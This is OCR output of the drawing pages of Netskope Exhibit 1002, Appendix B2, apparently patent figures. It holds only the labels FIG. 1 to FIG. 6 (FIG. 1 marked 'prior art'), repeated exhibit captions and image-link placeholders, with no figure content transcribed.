


FIG. 1
PRIOR ART


Netskope Exhibit 1002 - Appendix B2

FIG. 2




Netskope Exhibit 1002 - Appendix B2

FIG. 3



Netskope Exhibit 1002 - Appendix B2

FIG. 4



Netskope Exhibit 1002 - Appendix B2




FIG. 5

Netskope Exhibit 1002 - Appendix B2




FIG. 6

Netskope Exhibit 1002 - Appendix B2


